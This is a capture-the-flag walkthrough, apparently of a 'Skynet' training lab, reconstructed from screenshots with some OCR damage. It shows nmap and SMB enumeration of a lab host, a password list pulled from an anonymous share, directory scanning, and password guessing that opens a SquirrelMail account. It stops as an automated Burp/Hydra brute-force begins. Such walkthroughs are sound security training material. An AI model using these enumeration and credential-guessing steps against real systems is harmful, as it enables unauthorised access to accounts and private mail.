
Skynet


Wednesday, January 20, 2021 12:31 PM

We start with basic enumeration via nmap.




```
root@ip-10-10-210-211:~# nmap -A -sC -v -oN Skynet.txt 10.10.168.238

Starting Nmap 7.60 ( https://nmap.org ) at 2021-01-20 17:39 GMT
NSE: Loaded 146 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 17:39
Completed NSE at 17:39, 0.00s elapsed
Initiating NSE at 17:39
Completed NSE at 17:39, 0.00s elapsed
Initiating ARP Ping Scan at 17:39
Scanning 10.10.168.238 [1 port]
Completed ARP Ping Scan at 17:39, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 17:39
Completed Parallel DNS resolution of 1 host. at 17:39, 0.00s elapsed
Initiating SYN Stealth Scan at 17:39
Scanning ip-10-10-168-238.eu-west-1.compute.internal (10.10.168.238) [1000 ports]
Discovered open port 22/tcp on 10.10.168.238
Discovered open port 143/tcp on 10.10.168.238
Discovered open port 445/tcp on 10.10.168.238
Discovered open port 110/tcp on 10.10.168.238
 scovered open port 139/tcp on 10.10.168.238
 scovered open port 80/tcp on 10.10.168.238
 mpleted SYN Stealth Scan at 17:39, 1.26s elapsed (1000 total ports)
Initiating Service scan at 17:39
Scanning 6 services on ip-10-10-168-238.eu-west-1.compute.internal (10.10.168.238)
Completed Service scan at 17:39, 11.02s elapsed (6 services on 1 host)
Initiating OS detection (try #1) against ip-10-10-168-238.eu-west-1.compute.internal (10.10.168.238)
adjust_timeouts2: packet supposedly had rtt of -175628 microseconds.  Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -175628 microseconds.  Ignoring time.
NSE: Script scanning 10.10.168.238.
Initiating NSE at 17:39
Completed NSE at 17:39, 0.35s elapsed
Initiating NSE at 17:39
Completed NSE at 17:39, 0.01s elapsed
Nmap scan report for ip-10-10-168-238.eu-west-1.compute.internal (10.10.168.238)
Host is up (0.00082s latency).
Not shown: 994 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 99:23:31:bb:b1:e9:43:b7:56:94:4c:b9:e8:21:46:c5 (RSA)
|   256 57:c0:75:02:71:2d:19:31:83:db:e4:fe:67:96:68:cf (ECDSA)
|_  256 46:fa:4e:fc:10:a5:4f:57:57:d0:6d:54:f6:c3:4d:fe (EdDSA)
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Skynet
```

We notice that there is a pop server running on port 110.




```
|_http-title: Skynet
110/tcp open  pop3        Dovecot pop3d
|_pop3-capabilities: PIPELINING AUTH-RESP-CODE SASL CAPA RESP-CODES TOP UIDL
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open  imap        Dovecot imapd
|_imap-capabilities: ENABLE IMAP4rev1 LOGIN-REFERRALS more have LITERAL+ post-login listed capabilities IDLE LOGINDISABLEDA0001 ID OK Pre-login SA
SL-IR
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
MAC Address: 02:D6:82:88:54:1D (Unknown)
Device type: general purpose
 nning: Linux 3.X
 CPE: cpe:/o:linux:linux_kernel:3.13
 details: Linux 3.13
Uptime guess: 0.002 days (since Wed Jan 20 17:37:07 2021)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: SKYNET; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| nbstat: NetBIOS name: SKYNET, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   SKYNET<00>           Flags: <unique><active>
|   SKYNET<03>           Flags: <unique><active>
|   SKYNET<20>           Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  WORKGROUP<1e>        Flags: <group><active>
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: skynet
|   NetBIOS computer name: SKYNET\x00
|   Domain name: \x00
|   FQDN: skynet
|_  System time: 2021-01-20T11:39:17-06:00
| smb-security-mode:
|   account_used: guest
```




```
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-01-20 17:39:17
|_  start_date: 1600-12-31 23:58:45

TRACEROUTE
HOP RTT     ADDRESS
1   0.82 ms ip-10-10-168-238.eu-west-1.compute.internal (10.10.168.238)

NSE: Script Post-scanning.
Initiating NSE at 17:39
Completed NSE at 17:39, 0.00s elapsed
Initiating NSE at 17:39
Completed NSE at 17:39, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.51 seconds
           Raw packets sent: 1037 (48.028KB) | Rcvd: 1029 (43.584KB)
root@ip-10-10-210-211:~# 
```

Port 80




We can enumerate smb and connect to the anonymous share.




```
root@ip-10-10-210-211:~# smbclient -L \\\\10.10.168.238\\
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        anonymous       Disk      Skynet Anonymous Share
        milesdyson      Disk      Miles Dyson Personal Share
        IPC$            IPC       IPC Service (skynet server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            SKYNET
```

Then type dir to see which files are available to us.




```
smb: \> dir
  .                                   D        0  Thu Nov 26 16:04:00 2020
  ..                                  D        0  Tue Sep 17 08:20:17 2019
  attention.txt                       N      163  Wed Sep 18 04:04:59 2019
  logs                                D        0  Wed Sep 18 05:42:16 2019

                9204224 blocks of size 1024. 5831508 blocks available
smb: \> 
```

The logs appear to be empty, but let's download all the files in the directory.




```
root@ip-10-10-210-211:~# smbget -R smb://10.10.168.238/anonymous
Password for [guest] connecting to //anonymous/10.10.168.238:
Using workgroup WORKGROUP, user guest
smb://10.10.168.238/anonymous/attention.txt
smb://10.10.168.238/anonymous/logs/log2.txt
smb://10.10.168.238/anonymous/logs/log1.txt
smb://10.10.168.238/anonymous/logs/log3.txt
Downloaded 634b in 3 seconds
root@ip-10-10-210-211:~# 
```

When we cat attention.txt, we see a message from Miles Dyson who we assume is the admin.




```
root@ip-10-10-210-211:~# cat attention.txt
A recent system malfunction has caused various passwords to be changed. All skynet employees are required to change their password after seeing th
is.
-Miles Dyson
root@ip-10-10-210-211:~# 
```

Log.txt1 appears to contain potential passwords.




```
root@ip-10-10-210-211:~# cd logs
root@ip-10-10-210-211:~/logs# ls
log1.txt  log2.txt  log3.txt
root@ip-10-10-210-211:~/logs# cat log1.txt
cyborg007haloterminator
terminator22596
terminator219
terminator20
terminator1989
terminator1988
terminator168
terminator16
 rminator143
 rminator13
 rminator123!@#
terminator1056
terminator101
terminator10
terminator02
terminator00
roboterminator
pongterminator
manasturcaluterminator
exterminator95
exterminator200
dterminator
djxterminator
dexterminator
determinator
cyborg007haloterminator
avsterminator
alonsoterminator
Walterminator
79terminator6
1996terminator
root@ip-10-10-210-211:~/logs# ls
log1.txt  log2.txt  log3.txt
root@ip-10-10-210-211:~/logs# cat log2.txt
root@ip-10-10-210-211:~/logs# cat log3.txt
root@ip-10-10-210-211:~/logs# 
```

Now let's run gobuster and Nikto to see if we can locate any hidden directories.




```
root@ip-10-10-210-211:~# gobuster dir -u http://10.10.168.238 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e -x php,htm,html,t
xt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.168.238
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     htm,html,txt,php
[+] Expanded:       true
[+] Timeout:        10s
===============================================================
2021/01/20 18:38:38 Starting gobuster
===============================================================
http://10.10.168.238/index.html (Status: 200)
http://10.10.168.238/admin (Status: 301)
http://10.10.168.238/css (Status: 301)
 tp://10.10.168.238/js (Status: 301)
 tp://10.10.168.238/config (Status: 301)
 tp://10.10.168.238/ai (Status: 301)
http://10.10.168.238/squirrelmail (Status: 301)
http://10.10.168.238/server-status (Status: 403)
===============================================================
2021/01/20 18:40:14 Finished
```



```
root@ip-10-10-210-211:~# nikto -h 10.10.168.238
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          10.10.168.238
+ Target Hostname:    ip-10-10-168-238.eu-west-1.compute.internal
+ Target Port:        80
+ Start Time:         2021-01-20 18:41:46 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x20b 0x592bb
ec81c0b6
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Cookie SQMSESSID created without the httponly flag
+ Uncommon header 'x-frame-options' found, with contents: SAMEORIGIN
+ OSVDB-3093: /squirrelmail/src/read_body.php: This might be interesting... has
been seen in web logs from an unknown scanner.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 6544 items checked: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2021-01-20 18:41:55 (GMT0) (9 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@ip-10-10-210-211:~# 
```

We follow the interesting link and it reveals to us the version of SquirrelMail and provides a link to a login page.



10.10.168.238/squirrelmail/src/read_body.php


SquirrelMail version 1.4.23 [SVN]
By the SquirrelMail Project Team

ERROR

You must be logged in to access this page.

Go to the login page

We know that there is a smb share called milesdyson. Let's try that username and go down our password list to see if we can get into Miles' email.



10.10.168.238/squirrelmail/src/login.php

```
[+] Expanded:        true
[+] Timeout:         10s
===========================
2021/01/20 19:16:17 Star
===========================
http://10.10.168.238/squ
http://10.10.168.238/squ
===========================
2021/01/20 19:18:08 Fini
===========================
root@ip-10-10-210-211:~#
attention.txt  Download
Desktop        Instruct
root@ip-10-10-210-211:~#
root@ip-10-10-210-211:~
log1.txt  log2.txt  log
root@ip-10-10-210-211:~
cyborg007haloterminator
terminator22596
terminator219
```

SquirrelMail version 1.4.23 [SVN]
By the SquirrelMail Project Team


SquirrelMail Login

Name: milesdyson

Password: ••••••••••••••••••••••

Login


Yes! That worked!




From	Date	Subject
☐ skynet@skynet	Sep 17, 2019	Samba Password reset
☐ serenakogan@skynet	Sep 17, 2019	(no subject)
☐ serenakogan@skynet	Sep 17, 2019	(no subject)

We can also brute-force in an automated fashion using Burpsuite and Hydra. This should produce the same result.

First, we turn on Burpsuite. Enable the proxy, and then enter bogus credentials. The point of this is to obtain the fields for the web form.







Name: whatever

Password: •••••••••

